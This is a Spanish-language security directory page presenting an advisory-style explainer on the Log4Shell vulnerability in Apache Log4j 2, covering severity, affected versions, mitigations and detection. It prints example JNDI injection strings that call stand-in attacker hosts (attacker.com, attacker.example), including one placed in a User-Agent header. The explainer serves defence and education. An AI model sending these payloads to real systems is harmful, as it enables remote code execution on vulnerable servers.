
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-44228 — CVE-2021-44228 | Kitploit
Herramientas/GitHubGitHub/0xblackash/cve-2021-44228
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebInteligencia de AmenazasAprendizaje y EducaciónRecursos Curados
GitHub0xblackash/cve-2021-44228

CVE-2021-44228

CVE-2021-44228

Ver Repositorio
59hace 5 mesesAún no revisado
Compartir


🚨 CVE-2021-44228 — “Log4Shell”

Imagen de ChatGPT 14 de junio de 2026, 02_56_45 PM

Severity CVSS Type Date

Una vulnerabilidad crítica de ejecución remota de código en Apache Log4j 2, ampliamente conocida como Log4Shell.


📖 Tabla de Contenidos

  • Descripción general
  • Detalles técnicos
  • Gravedad y CVSS
  • Versiones afectadas
  • Explotación e impacto
  • Impacto en el mundo real
  • Detección
  • Mitigación y correcciones
  • Resumen

🔎 Descripción general

CVE-2021-44228 es una vulnerabilidad crítica de RCE en :contentReference[oaicite:0]{index=0} versión 2.x (anterior a 2.15.0), descubierta en diciembre de 2021.

Permite a atacantes remotos no autenticados ejecutar código arbitrario en sistemas vulnerables simplemente enviando entradas especialmente diseñadas que son registradas por Log4j. La falla afecta a innumerables aplicaciones y servicios basados en Java a nivel global.


🧠 Detalles técnicos

La vulnerabilidad surge del manejo de Log4j de las búsquedas JNDI en cadenas registradas. Un atacante puede incrustar un recurso JNDI malicioso en un mensaje registrado (por ejemplo, LDAP, DNS), como:


${jndi:ldap://attacker.com/a}

Log4j:

  1. Analizar la búsqueda JNDI de la entrada
  2. Realizar una búsqueda remota al servidor controlado por el atacante
  3. Cargar código Java malicioso como parte del proceso de búsqueda
  4. Ejecutar ese código dentro del contexto de la aplicación vulnerable

Esto permite a un atacante lograr una Ejecución Remota de Código (RCE) completa en los servicios afectados.


📊 Gravedad y CVSS

MétricaDetalle
Puntuación base CVSS v3.110.0 (Crítico)
Vector de ataqueRed
Privilegios requeridosNinguno
Interacción del usuarioNinguna
AutenticaciónNo requerida
ImpactoRCE completa

Debido a que Log4j se utiliza en innumerables bibliotecas y aplicaciones, cualquier sistema que registre datos no confiables podría ser vulnerable.


📦 Versiones afectadas

Las siguientes versiones de Log4j 2 son vulnerables:


> = 2.0-beta9 and < 2.15.0

Además, algunas configuraciones de 2.15.0 aún eran explotables, por lo que la versión 2.16.0 y posteriores son la base segura.


🛠 Mitigación y correcciones

✅ Versiones oficiales corregidas

Actualice a versiones de Log4j 2:


2.17.1 o posterior

Parches posteriores mejoran aún más la seguridad (por ejemplo, 2.17.2, 2.19.0, etc.).


🧱 Mitigaciones temporales (si no puede parchear de inmediato)

Si la actualización inmediata no es posible, puede:

  • Deshabilitar las búsquedas JNDI en la configuración de Log4j
  • Establecer:

log4j2.formatMsgNoLookups=true

  • Eliminar la clase JndiLookup del classpath:

zip -q -d log4j-core.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

Estos pasos ayudan a reducir la exposición hasta que pueda actualizar.


🔥 Explotación e impacto



nessus3 nessus4 nessus5

Esta vulnerabilidad es extremadamente fácil de explotar. Un atacante solo necesita enviar una cadena diseñada (por ejemplo, a través de encabezados HTTP, parámetros de formulario, mensajes de chat, campos de base de datos) que sea registrada por la aplicación:


User-Agent: ${jndi:ldap://attacker.example/a}

Una vez registrada, la aplicación realizará una búsqueda remota y puede ser forzada a ejecutar código Java controlado por el atacante.


🌍 Impacto en el mundo real

Log4Shell tuvo un impacto global masivo:

  • Innumerables servicios públicos quedaron expuestos inmediatamente
  • Proveedores de nube, servidores de juegos, aplicaciones empresariales, IoT, servicios web, API y más se vieron afectados
  • Comunidades enteras de seguridad se movilizaron para detectar y parchear sistemas vulnerables
  • La explotación fue generalizada, automatizada y rápida

Esta es una de las vulnerabilidades más significativas en décadas.


🧪 Detección

Puede detectar sistemas vulnerables mediante:

  • Escaneando registros en busca de patrones JNDI sospechosos (${jndi:)
  • Usando escáneres de vulnerabilidades que verifican versiones de Log4j
  • Monitoreando el tráfico entrante en busca de intentos de explotación
  • Verificando el contenido del classpath para soporte de búsqueda JNDI

📌 Resumen

CampoValor
CVE IDCVE-2021-44228
ApodoLog4Shell
ProductoApache Log4j 2
GravedadCrítico (CVSS 10.0)
TipoEjecución remota de código
ImpactoCompromiso total del sistema
ExplotabilidadExtremadamente fácil
MitigaciónParche a ≥ 2.17.1

⚠️ Advertencia final

Si su aplicación o cualquier biblioteca que utilice depende de Log4j 2.x, actualice inmediatamente a una versión parcheada (≥ 2.17.1) y verifique que las búsquedas JNDI estén deshabilitadas o eliminadas donde sea posible.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    354
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →